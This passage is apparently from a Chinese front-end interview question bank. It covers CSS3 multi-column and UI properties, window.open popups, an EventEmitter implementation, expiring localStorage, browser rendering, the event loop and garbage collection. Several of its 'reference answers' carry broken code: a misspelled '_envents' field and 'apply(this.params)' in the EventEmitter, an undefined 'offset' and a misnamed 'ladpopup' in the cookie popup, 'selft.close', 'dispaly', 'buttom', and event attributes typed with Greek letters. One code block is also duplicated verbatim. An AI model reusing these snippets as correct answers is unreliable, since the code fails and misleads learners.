| animation-iteration-count | | 规定动画被播放的次数。默认是 1。 |
| animation-direction | | 规定动画是否在下一周期逆向地播放。默认是 "normal"。 |
| animation-play-state | | 规定动画是否正在运行或暂停。默认是 "running"。 |
| animation-fill-mode | | 规定对象动画时间之外的状态。 |

1. CSS3 多列

通过 CSS3够创建多个列来对文本进行布局，就像我们经常看到的报纸的布局一样。

**CSS3 创建多列**

column-count属性规定元素应该被分隔的列数。

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | /\* 将div中的文本分为3列 \*/  div{    column-count:3;    -moz-column-count:3;        /\* Firefox \*/    -webkit-column-count:3;     /\* Safari 和 Chrome \*/  } |

**CSS3 规定列之间的间隔**

column-gap属性规定列之间的间隔。

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | /\* 设置列之间的间隔为 40 像素 \*/  div{    column-gap:40px;    -moz-column-gap:40px;        /\* Firefox \*/    -webkit-column-gap:40px;     /\* Safari 和 Chrome \*/  } |

**CSS3 列规则**

column-rule属性设置列之间的宽度、样式和颜色规则。

**语法：** column-rule : column-rule-width | column-rule-style | column-rule-color

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1  2  3  4  5 | | div{    column-rule:3px outset #ff0000;    -moz-column-rule:3px outset #ff0000;       /\* Firefox \*/    -webkit-column-rule:3px outset #ff0000;    /\* Safari and Chrome \*/  } | | |
| **属性** | | **描述** |
| column-count | | 规定元素应该被分隔的列数。 |
| column-fill | | 规定如何填充列。 |
| column-gap | | 规定列之间的间隔。 |
| column-rule | | 设置所有 column-rule-\* 属性的简写属性。 |
| column-rule-width | | 规定列之间规则的宽度。 |
| column-rule-style | | 规定列之间规则的样式。 |
| column-rule-color | | 规定列之间规则的颜色。 |
| column-span | | 规定元素应该横跨的列数。 |
| column-width | | 规定列的宽度。 |
| columns | | 语法 : column-width column-count。 |

1. CSS3 用户界面

**CSS3 resize**

在 CSS3中resize属性设置是否可由用户调整元素尺寸。

|  |  |
| --- | --- |
| 1  2  3  4  5 | /\* 设置div可以由用户调整大小 \*/  div{    resize:both;  **overflow**:auto;  } |

**CSS3 box-sizing**

box-sizing属性允许您以确切的方式定义适应某个区域的具体内容。边框计算在width中

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | /\* 规定两个并排的带边框方框 \*/  div{    box-sizing:border-box;    -moz-box-sizing:border-box;        /\* Firefox \*/    -webkit-box-sizing:border-box;     /\* Safari \*/  **width**:50%;  **float**:left;  } |

**CSS3 outline-offset**

outline-offset属性对轮廓进行偏移，并在超出边框边缘的位置绘制轮廓。

轮廓与边框有两点不同：

* 轮廓不占用空间；
* 轮廓可能是非矩形；

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | /\* 规定边框边缘之外 15 像素处的轮廓 \*/  div{  **border**:2px solid black;  **outline**:2px solid red;    outline-offset:15px;  } |

#### 12.6 css：inline-block 的 div 之间的空隙，原因及解决

**参考答案**：

display:inline-block布局的元素在chrome下会出现几像素的间隙，原因是因为我们在编辑器里写代码的时候，同级别的标签不写在同一 行以保持代码的整齐可读性，即inline-block布局的元素在编辑器里不在同一行，即存在换行符，因此这就是著名的inline-block“换行 符/空格间隙问题”。如果inline-block元素间有空格或是换行产生了间隙，那是正常的，应该的。如果没有空格与间隙才是不正常的（**IE6/7** block水平元素）。

**解决方法：**

1、把img标签的display属性改成block：

|  |  |
| --- | --- |
| 1 | img{dispaly:block;} |

2、把div中的字体大小设为0：

|  |  |
| --- | --- |
| 1 | div{**font-size**:0;} |

3、如果是img，修改img的vertical-align属性：

|  |  |
| --- | --- |
| 1  2  3 | img{**vertical-align**:buttom;}  img{**vertical-align**:middle;}  img{**vertical-align**:top;} |

1. 移除标签间的空格

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | <**ul**>      <**li**>这是一个li</**li**><**li**>这是另一个li</**li**><**li**>这是另另一个li</**li**><**li**>这是另另另一个li</**li**>  </**ul**>    // 方式二：在标签结束处消除换行符  <**ul**>      <**li**>这是一个li      </**li**><**li**>这是另一个li      </**li**><**li**>这是另另一个li      </**li**><**li**>这是另另另一个li</**li**>  </**ul**>    // 方式三：HTML注释标签  <**ul**>      <**li**>这是一个li</**li**><!--      --><**li**>这是另一个li</**li**><!--      --><**li**>这是另另一个li</**li**><!--      --><**li**>这是另另另一个li</**li**>  </**ul**> |

# webAPI

#### 13.1 window.open

**参考答案：**

这个方法是用来打开新窗口的

1. 最基本的弹出窗口

|  |  |
| --- | --- |
| 1 | window.open('page.html'); |

1. 经过设置后的弹出窗口

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | window.open('page.html', 'newwindow', 'height=100, width=400, top=0, left=0, toolbar=no, menubar=no, scrollbars=no, resizable=no, location=no, status=no')    //该句写成一行代码    //参数解释：    // window.open 弹出新窗口的命令；  　//'page.html' 弹出窗口的文件名；  　//'newwindow' 弹出窗口的名字（不是文件名），非必须，可用空''代替；  　//height=100 窗口高度；  　//width=400 窗口宽度；  　//top=0 窗口距离屏幕上方的象素值；  　//left=0 窗口距离屏幕左侧的象素值；  　//toolbar=no 是否显示工具栏，yes为显示；  　//menubar，scrollbars 表示菜单栏和滚动栏。  　//resizable=no 是否允许改变窗口大小，yes为允许；  　//location=no 是否显示地址栏，yes为允许；  　//status=no 是否显示状态栏内的信息（通常是文件已经打开），yes为允许 |

1. 用函数控制弹出窗口

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | <**html**>  　<**head**>  　<**script** LANGUAGE="JavaScript">  　<!--  　function openwin() {  　window.open ("page.html", "newwindow", "height=100, width=400, toolbar =no, menubar=no, scrollbars=no, resizable=no, location=no, status=no") //写成一行  　}  　//-->  　</**script**>  　</**head**>  　<**body** οnlοad="openwin()">  　任意的页面内容...  　</**body**>  　</**html**> |

1. 解释：这里定义了一个函数openwin(), 函数内容就是打开一个窗口。在调用它之前没有任何用途。怎么调用呢？ 方法一：<body οnlοad="openwin()"> 浏览器读页面时弹出窗口； 方法二：<body οnunlοad="openwin()"> 浏览器离开页面时弹出窗口； 方法三：用一个连接调用： <a href="#" οnclick="openwin()"> 打开一个窗口 注意：使用的"#"是虚连接。 方法四：用一个按扭调用： <input type="button" οnclick="openwin()" value="打开窗口" />
2. 弹出两个窗口

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <**script** LANGUAGE="JavaScript">  　　<!--  　　function openwin() {  　　window.open ("page.html", "newwindow", "height=100, width=100, top=0, left=0,toolbar=no, menubar=no, scrollbars=no, resizable=no, location=n o, status=no")//写成一行  　　window.open ("page2.html", "newwindow2", "height=100, width=100, top=100, left=100,toolbar=no, menubar=no, scrollbars=no, resizable=no, loca tion=no, status=no")//写成一行  　　}  　　//-->  </**script**> |

1. 为避免弹出的2个窗口覆盖，用top和left控制一下弹出的位置不要相互覆盖即可。最后用上面的说过的四种方法调用即可。 注意：2个窗口的name(newwindow与 newwindow2)不要相同，或者干脆全部为空。
2. 主窗口打开文件1.htm，同时弹出小窗口page.html

|  |  |
| --- | --- |
| 1  2  3 | **function** openwin(){      window.open("page.html","","width=200,height=200")  } |
| 1  2 | //加入body区：  <**a** href="1.htm" οnclick="openwin()">open</**a**>即可。 |

1. 弹出的窗口之定时关闭控制

将一小段代码加入弹出的页面（注意是加入page.html的HTML中，可不是主页面中，否则......），让它在10秒后自动关闭

|  |  |
| --- | --- |
| 1  2  3 | **function** closeit(){     setTimeout("selft.close()", 10000)   //毫秒  } |
| 1 | <**body** οnlοad="closeit()"> |

1. 在弹出窗口中加上一个关闭按扭

|  |  |
| --- | --- |
| 1 | <**input** type="button" value="关闭" οnclick="window.close()"> |

1. 内包含的弹出窗口---一个页面两个窗口

上面的例子都包含两个窗口，一个是主窗口，另一个是弹出的小窗口。通过下面的例子，你可以在一个页面内完成上面的效果

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | <**html**>  　　<**head**>  　　<**SCRIPT** LANGUAGE="JavaScript">  　　function openwin()  　　{  　　OpenWindow=window.open("", "newwin", "height=250, width=250,toolbar=no ,scrollbars="+scroll+",menubar=no");  　　//写成一行  　　OpenWindow.document.write("<**TITLE**>例子</**TITLE**>")  　　OpenWindow.document.write("<**BODY** BGCOLOR=#ffffff>")  　　OpenWindow.document.write("<**h1**>Hello!</**h1**>")  　　OpenWindow.document.write("New window opened!")  　　OpenWindow.document.write("</**BODY**>")  　　OpenWindow.document.write("</**HTML**>")  　　OpenWindow.document.close()  　　}  　　</**SCRIPT**>  　　</**head**>  　　<**body**>  　　<**a** href="#" οnclick="openwin()">打开一个窗口</**a**>  　　<**input** type="button" οnclick="openwin()" value="打开窗口">  　　</**body**>  　　</**html**> |

1. 终极应用---弹出的窗口这Cookie控制

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | **function** openwin(){  　　window.open("page.html","","width=200,height=200")   }  **function** get\_cookie(Name){  **var** search=Name+"=";  **var** returnvalue="";  **if**(document.cookie.length>0){  **if** (offset != -1) {  　　      offset += search.length  　　      end = document.cookie.indexOf(";", offset);  **if** (end == -1)  　　       end = document.cookie.length;  　　        returnvalue=unescape(document.cookie.substring(offset, end));            }       }  **return** returnvalue;   }  **function** ladpopup(){  **if**(get\_cookie('popped=yes')){        openwin()        document.cookie="popped=yes";      }  } |
| 1 | <**body** οnlοad="loadpopup()"> |

#### 13.2 实现 Eventemitter 类，有on、emit、off 方法

**参考答案：**

1. on(event,fn)：监听event事件，事件触发时调用fn函数；
2. once(event,fn)：为指定事件注册一个单次监听器，单次监听器最多只触发一次，触发后立即解除监听器；
3. emit(event,arg1,arg2,arg3...)：触发event事件，并把参数arg1,arg2,arg3....传给事件处理函数；
4. off(event,fn)：停止监听某个事件

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33 | class EventEmitter{          constructor(){  **this**.\_envents = {}          }            on(event,callback){  //监听event事件，触发时调用callback函数              let callbacks = **this**.\_events[event] || []              callbacks.push(callback)  **this**.\_events[event] = callbacks  **return** **this**          }          off(event,callback){  //停止监听event事件              let callbacks = **this**.\_events[event]  **this**.\_events[event] = callbacks && callbacks.filter(fn => fn !== callback)  **return** **this**          }          emit(...args){ //触发事件，并把参数传给事件的处理函数              const event = args[0]              const params = [].slice.call(args,1)              const callbacks = **this**.\_events[event]              callbacks.forEach(fn => fn.apply(**this**.params))  **return** **this**          }          once(event,callback){ //为事件注册单次监听器              let wrapFanc = (...args) => {                  callback.apply(**this**.args)  **this**.off(event,wrapFanc)              }  **this**.on(event,wrapFanc)  **return** **this**          }        } |

#### 13.3 查找给定的两个节点的第一个公共父节点

**参考答案**：

**解题思路**

递归循环树的节点，因二叉树不能重复的特性,当前节点为 p or q ，返回当前节点 父节点循环中，如果找到一个，则查找其他子树 其他子树没有找到另外一个，就证明当前节点为找到的子树是最近公共祖先 两个都找到了，对应当前节点是两个节点的父节点这种情况，则返回当前节点。 代码

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **var** lowestCommonAncestor = **function**(root, p, q) {  **if** (!root || root === p || root === q) **return** root      let left = lowestCommonAncestor(root.left, p, q)      let right = lowestCommonAncestor(root.right, p, q)  **if** (!left) **return** right  **if** (!right) **return** left  **return** root  }; |

## 1.浏览器

#### 1.1 cookie sessionStorage localStorage 区别

**参考答案**：

共同点：都是保存在浏览器端、且同源的

区别：

1. cookie数据始终在同源的http请求中携带（即使不需要），即cookie在浏览器和服务器间来回传递，而sessionStorage和localStorage不会自动把数据发送给服务器，仅在本地保存。cookie数据还有路径（path）的概念，可以限制cookie只属于某个路径下
2. 存储大小限制也不同，cookie数据不能超过4K，同时因为每次http请求都会携带cookie、所以cookie只适合保存很小的数据，如会话标识。sessionStorage和localStorage虽然也有存储大小的限制，但比cookie大得多，可以达到5M或更大
3. 数据有效期不同，sessionStorage：仅在当前浏览器窗口关闭之前有效；localStorage：始终有效，窗口或浏览器关闭也一直保存，因此用作持久数据；cookie：只在设置的cookie过期时间之前有效，即使窗口关闭或浏览器关闭
4. 作用域不同，sessionStorage不在不同的浏览器窗口中共享，即使是同一个页面；localstorage在所有同源窗口中都是共享的；cookie也是在所有同源窗口中都是共享的
5. web Storage支持事件通知机制，可以将数据更新的通知发送给监听者
6. web Storage的api接口使用更方便

#### 1.2 如何写一个会过期的localStorage，说说想法

**参考答案**：

**两种方案：惰性删除 和 定时删除**

**惰性删除**

惰性删除是指，某个键值过期后，该键值不会被马上删除，而是等到下次被使用的时候，才会被检查到过期，此时才能得到删除。我们先来简单实现一下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33 | **var** lsc = (**function** (self) {  **var** prefix = 'one\_more\_lsc\_'      /\*\*       \* 增加一个键值对数据       \* @param key 键       \* @param val 值       \* @param expires 过期时间，单位为秒       \*/      self.set = **function** (key, val, expires) {          key = prefix + key;          val = JSON.stringify({'val': val, 'expires': **new** Date().getTime() + expires \* 1000});          localStorage.setItem(key, val);      };      /\*\*       \* 读取对应键的值数据       \* @param key 键       \* @returns {null|\*} 对应键的值       \*/      self.get = **function** (key) {          key = prefix + key;  **var** val = localStorage.getItem(key);  **if** (!val) {  **return** **null**;          }          val = JSON.parse(val);  **if** (val.expires < **new** Date().getTime()) {              localStorage.removeItem(key);  **return** **null**;          }  **return** val.val;      };  **return** self;  }(lsc || {})); |

上述代码通过惰性删除已经实现了可过期的localStorage缓存，但是也有比较明显的缺点：如果一个key一直没有被用到，即使它已经过期了也永远存放在localStorage。为了弥补这样缺点，我们引入另一种清理过期缓存的策略。

**定时删除**

定时删除是指，每隔一段时间执行一次删除操作，并通过限制删除操作执行的次数和频率，来减少删除操作对CPU的长期占用。另一方面定时删除也有效的减少了因惰性删除带来的对localStorage空间的浪费。

每隔一秒执行一次定时删除，操作如下：

1. 随机测试20个设置了过期时间的key。
2. 删除所有发现的已过期的key。
3. 若删除的key超过5个则重复**步骤1**，直至重复500次。

具体实现如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58 | **var** lsc = (**function** (self) {  **var** prefix = 'one\_more\_lsc\_'  **var** list = [];      //初始化list      self.init = **function** () {  **var** keys = Object.keys(localStorage);  **var** reg = **new** RegExp('^' + prefix);  **var** temp = [];          //遍历所有localStorage中的所有key  **for** (**var** i = 0; i < keys.length; i++) {              //找出可过期缓存的key  **if** (reg.test(keys[i])) {                  temp.push(keys[i]);              }          }          list = temp;      };      self.init();      self.check = **function** () {  **if** (!list || list.length == 0) {  **return**;          }  **var** checkCount = 0;  **while** (checkCount < 500) {  **var** expireCount = 0;              //随机测试20个设置了过期时间的key  **for** (**var** i = 0; i < 20; i++) {  **if** (list.length == 0) {  **break**;                  }  **var** index = Math.floor(Math.random() \* list.length);  **var** key = list[index];  **var** val = localStorage.getItem(list[index]);                  //从list中删除被惰性删除的key  **if** (!val) {                      list.splice(index, 1);                      expireCount++;  **continue**;                  }                  val = JSON.parse(val);                  //删除所有发现的已过期的key  **if** (val.expires < **new** Date().getTime()) {                      list.splice(index, 1);                      localStorage.removeItem(key);                      expireCount++;                  }              }              //若删除的key不超过5个则跳出循环  **if** (expireCount <= 5 || list.length == 0) {  **break**;              }              checkCount++;          }      }      //每隔一秒执行一次定时删除      window.setInterval(self.check, 1000);  **return** self;  }(lsc || {})); |

#### 1.3 如何定时删除localstorage数据

**参考答案**：

定时删除是指，每隔一段时间执行一次删除操作，并通过限制删除操作执行的次数和频率，来减少删除操作对CPU的长期占用。另一方面定时删除也有效的减少了因惰性删除带来的对localStorage空间的浪费。

每隔一秒执行一次定时删除，操作如下：

1. 随机测试20个设置了过期时间的key。
2. 删除所有发现的已过期的key。
3. 若删除的key超过5个则重复**步骤1**，直至重复500次。

具体实现如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58 | **var** lsc = (**function** (self) {  **var** prefix = 'one\_more\_lsc\_'  **var** list = [];      //初始化list      self.init = **function** () {  **var** keys = Object.keys(localStorage);  **var** reg = **new** RegExp('^' + prefix);  **var** temp = [];          //遍历所有localStorage中的所有key  **for** (**var** i = 0; i < keys.length; i++) {              //找出可过期缓存的key  **if** (reg.test(keys[i])) {                  temp.push(keys[i]);              }          }          list = temp;      };      self.init();      self.check = **function** () {  **if** (!list || list.length == 0) {  **return**;          }  **var** checkCount = 0;  **while** (checkCount < 500) {  **var** expireCount = 0;              //随机测试20个设置了过期时间的key  **for** (**var** i = 0; i < 20; i++) {  **if** (list.length == 0) {  **break**;                  }  **var** index = Math.floor(Math.random() \* list.length);  **var** key = list[index];  **var** val = localStorage.getItem(list[index]);                  //从list中删除被惰性删除的key  **if** (!val) {                      list.splice(index, 1);                      expireCount++;  **continue**;                  }                  val = JSON.parse(val);                  //删除所有发现的已过期的key  **if** (val.expires < **new** Date().getTime()) {                      list.splice(index, 1);                      localStorage.removeItem(key);                      expireCount++;                  }              }              //若删除的key不超过5个则跳出循环  **if** (expireCount <= 5 || list.length == 0) {  **break**;              }              checkCount++;          }      }      //每隔一秒执行一次定时删除      window.setInterval(self.check, 1000);  **return** self;  }(lsc || {})); |


#### 1.4 localStorage 能跨域吗

**参考答案**：

不能

解决方案：

* 通过postMessage来实现跨源通信
* 可以实现一个公共的iframe部署在某个域名中，作为共享域
* 将需要实现localStorage跨域通信的页面嵌入这个iframe
* 接入对应的SDK操作共享域，从而实现localStorage的跨域存储



#### 1.5 memory cache 如何开启

**参考答案**：

memory cache 如何开启是一种比较特殊的缓存，他不受max-age、no-cache等配置的影响，即使我们不设置缓存，如果当前的内存空间比较充裕的话，一些资源还是会被缓存下来。但这种缓存是暂时的，一旦关闭了浏览器，这一部分用于缓存的内存空间就会被释放掉。如果真的不想使用缓存，可以设置no-store，这样，即便是内存缓存，也不会生效。

#### 1.6 localstorage的限制

**参考答案**：

1. 浏览器的大小不统一，并且在IE8以上的IE版本才支持localStorage这个属性
2. 目前所有的浏览器中都会把localStorage的值类型限定为string类型，这个在对我们日常比较常见的JSON对象类型需要一些转换
3. localStorage在浏览器的隐私模式下面是不可读取的
4. localStorage本质上是对字符串的读取，如果存储内容多的话会消耗内存空间，会导致页面变卡
5. localStorage不能被爬虫抓取到

#### 1.7 浏览器输入URL发生了什么

**参考答案**：

1. URL 解析
2. DNS 查询
3. TCP 连接
4. 处理请求
5. 接受响应
6. 渲染页面

#### 1.8 浏览器如何渲染页面的？

**参考答案**：


**所以可以分析出基本过程：**

1. HTML 被 HTML 解析器解析成 DOM 树；


2. CSS 被 CSS 解析器解析成 CSSOM 树；

1. 结合 DOM 树和 CSSOM 树，生成一棵渲染树(Render Tree)，这一过程称为 Attachment；
2. 生成布局(flow)，浏览器在屏幕上“画”出渲染树中的所有节点；
3. 将布局绘制(paint)在屏幕上，显示出整个页面。

不同的浏览器内核不同，所以渲染过程不太一样。



WebKit 主流程



Mozilla 的 Gecko 呈现引擎主流程

由上面两张图可以看出，虽然主流浏览器渲染过程叫法有区别，但是主要流程还是相同的。  
Gecko 将视觉格式化元素组成的树称为“框架树”。每个元素都是一个框架。WebKit 使用的术语是“呈现树”，它 由“呈现对象”组成。对于元素的放置，WebKit 使用的术语是“布局”，而 Gecko 称之为“重排”。对于连接 DOM 节点和可视化信息从而创建呈现树的过程，WebKit 使用的术语是“附加”。

#### 1.9 重绘、重排区别如何避免

**参考答案**：

1. 重排(Reflow)：当渲染树的一部分必须更新并且节点的尺寸发生了变化，浏览器会使渲染树中受到影响的部分失效，并重新构造渲染树。
2. 重绘(Repaint)：是在一个元素的外观被改变所触发的浏览器行为，浏览器会根据元素的新属性重新绘制，使元素呈现新的外观。比如改变某个元素的背景色、文字颜色、边框颜色等等
3. 区别：**重绘不一定需要重排（比如颜色的改变），重排必然导致重绘（比如改变网页位置）**
4. 引发重排

4.1 添加、删除可见的dom

4.2 元素的位置改变

4.3 元素的尺寸改变(外边距、内边距、边框厚度、宽高、等几何属性)

4.4 页面渲染初始化

4.5 浏览器窗口尺寸改变

4.6 获取某些属性。当获取一些属性时，浏览器为取得正确的值也会触发重排,它会导致队列刷新，这些属性包括：offsetTop、offsetLeft、 offsetWidth、offsetHeight、scrollTop、scrollLeft、scrollWidth、scrollHeight、clientTop、clientLeft、clientWidth、clientHeight、getComputedStyle() (currentStyle in IE)。所以，在多次使用这些值时应进行缓存。

1. 优化：

浏览器自己的优化：

浏览器会维护1个队列，把所有会引起重排，重绘的操作放入这个队列，等队列中的操作到一定数量或者到了一定时间间隔，浏览器就会flush队列，进行一批处理，这样多次重排，重绘变成一次重排重绘

减少 reflow/repaint：  
（1）不要一条一条地修改 DOM 的样式。可以先定义好 css 的 class，然后修改 DOM 的 className。

（2）不要把 DOM 结点的属性值放在一个循环里当成循环里的变量。  
（3）为动画的 HTML 元件使用 fixed 或 absoult 的 position，那么修改他们的 CSS 是不会 reflow 的。  
（4）千万不要使用 table 布局。因为可能很小的一个小改动会造成整个 table 的重新布局。(table及其内部元素除外，它可能需要多次计算才能确定好其在渲染树中节点的属性，通常要花3倍于同等元素的时间。这也是为什么我们要避免使用table做布局的一个原因。)

（5）不要在布局信息改变的时候做查询（会导致渲染队列强制刷新）

#### 1.10 事件循环Event loop

**参考答案**：

主线程从"任务队列"中读取执行事件，这个过程是循环不断的，这个机制被称为事件循环。此机制具体如下:主 线程会不断从任务队列中按顺序取任务执行，每执行完一个任务都会检查microtask队列是否为空（执行完一个 任务的具体标志是函数执行栈为空），如果不为空则会一次性执行完所有microtask。然后再进入下一个循环去 任务队列中取下一个任务执行。

**详细步骤**：

1. 选择当前要执行的宏任务队列，选择一个最先进入任务队列的宏任务，如果没有宏任务可以选择，则会 跳转至microtask的执行步骤。

2. 将事件循环的当前运行宏任务设置为已选择的宏任务。

3. 运行宏任务。

4. 将事件循环的当前运行任务设置为null。

5. 将运行完的宏任务从宏任务队列中移除。

6. microtasks步骤：进入microtask检查点。

7. 更新界面渲染。

8. 返回第一步。

**执行进入microtask检查的的具体步骤如下:**

1. 设置进入microtask检查点的标志为true。


2. 当事件循环的微任务队列不为空时：选择一个最先进入microtask队列的microtask；设置事件循环的当 前运行任务为已选择的microtask；运行microtask；设置事件循环的当前运行任务为null；将运行结束 的microtask从microtask队列中移除。

3. 对于相应事件循环的每个环境设置对象（environment settings object）,通知它们哪些promise为 rejected。

4. 清理indexedDB的事务。

5. 设置进入microtask检查点的标志为false。

**需要注意的是:当前执行栈执行完毕时会立刻先处理所有微任务队列中的事件, 然后再去宏任务队列中取出一个 事件。同一次事件循环中, 微任务永远在宏任务之前执行。**



#### 1.11 let a = "sssssss"，存在哪儿？

**参考答案**：

使用let声明的全局变量不是挂在window对象下的，声明的全局变量存在于一个块级作用域中。

具体查看，我们可以通过打印一个全局函数，在let声明的全局变量在全局函数的scope下，我们平时使用时直接 用变量名称就能访问到

具体位置如下图：  


#### 1.12 浏览器垃圾回收机制

**参考答案：**

**1. 介绍**

浏览器的 Javascript 具有自动垃圾回收机制(GC:Garbage Collecation)，也就是说，执行环境会负责管理代码执行过程中使用的内存。其原理是：**垃圾收集器会定期（周期性）找出那些不在继续使用的变量，然后释放其内存**。但是这个过程不是实时的，因为其开销比较大并且GC时停止响应其他操作，所以垃圾回收器会按照固定的时间间隔周期性的执行。

不再使用的变量也就是生命周期结束的变量，当然只可能是局部变量，全局变量的生命周期直至浏览器卸载页面才会结束。局部变量只在函数的执行过程中存在，而在这个过程中会为局部变量在栈或堆上分配相应的空间，以存储它们的值，然后在函数中使用这些变量，直至函数结束，而闭包中由于内部函数的原因，外部函数并不能算是结束。

还是上代码说明吧：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | **function** fn1() {  **var** obj = {name: 'hanzichi', age: 10};  }  **function** fn2() {  **var** obj = {name:'hanzichi', age: 10};  **return** obj;  }    **var** a = fn1();  **var** b = fn2();  复制代码 |

我们来看代码是如何执行的。首先定义了两个function，分别叫做fn1和fn2，当fn1被调用时，进入fn1的环境，会开辟一块内存存放对象{name: 'hanzichi', age: 10}，而当调用结束后，出了fn1的环境，那么该块内存会被js引擎中的垃圾回收器自动释放；在fn2被调用的过程中，返回的对象被全局变量b所指向，所以该块内存并不会被释放。

这里问题就出现了：到底哪个变量是没有用的？所以垃圾收集器必须跟踪到底哪个变量没用，对于不再有用的变量打上标记，以备将来收回其内存。用于标记的无用变量的策略可能因实现而有所区别，通常情况下有两种实现方式：**标记清除**和**引用计数**。引用计数不太常用，标记清除较为常用。

**2. 标记清除**

js中最常用的垃圾回收方式就是标记清除。当变量进入环境时，例如，在函数中声明一个变量，就将这个变量标记为“进入环境”。从逻辑上讲，永远不能释放进入环境的变量所占用的内存，因为只要执行流进入相应的环境，就可能会用到它们。而当变量离开环境时，则将其标记为“离开环境”。

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **function** test(){  **var** a = 10 ;             //被标记 ，进入环境  **var** b = 20 ;             //被标记 ，进入环境  }  test();                     //执行完毕 之后 a、b又被标离开环境，被回收。  复制代码 |

垃圾回收器在运行的时候会给存储在内存中的所有变量都加上标记（当然，可以使用任何标记方式）。然后，它会去掉环境中的变量以及被环境中的变量引用的变量的标记（闭包）。而在此之后再被加上标记的变量将被视为准备删除的变量，原因是环境中的变量已经无法访问到这些变量了。最后，垃圾回收器完成内存清除工作，销毁那些带标记的值并回收它们所占用的内存空间。 到目前为止，IE9+、Firefox、Opera、Chrome、Safari的js实现使用的都是标记清除的垃圾回收策略或类似的策略，只不过垃圾收集的时间间隔互不相同。

**3. 引用计数**

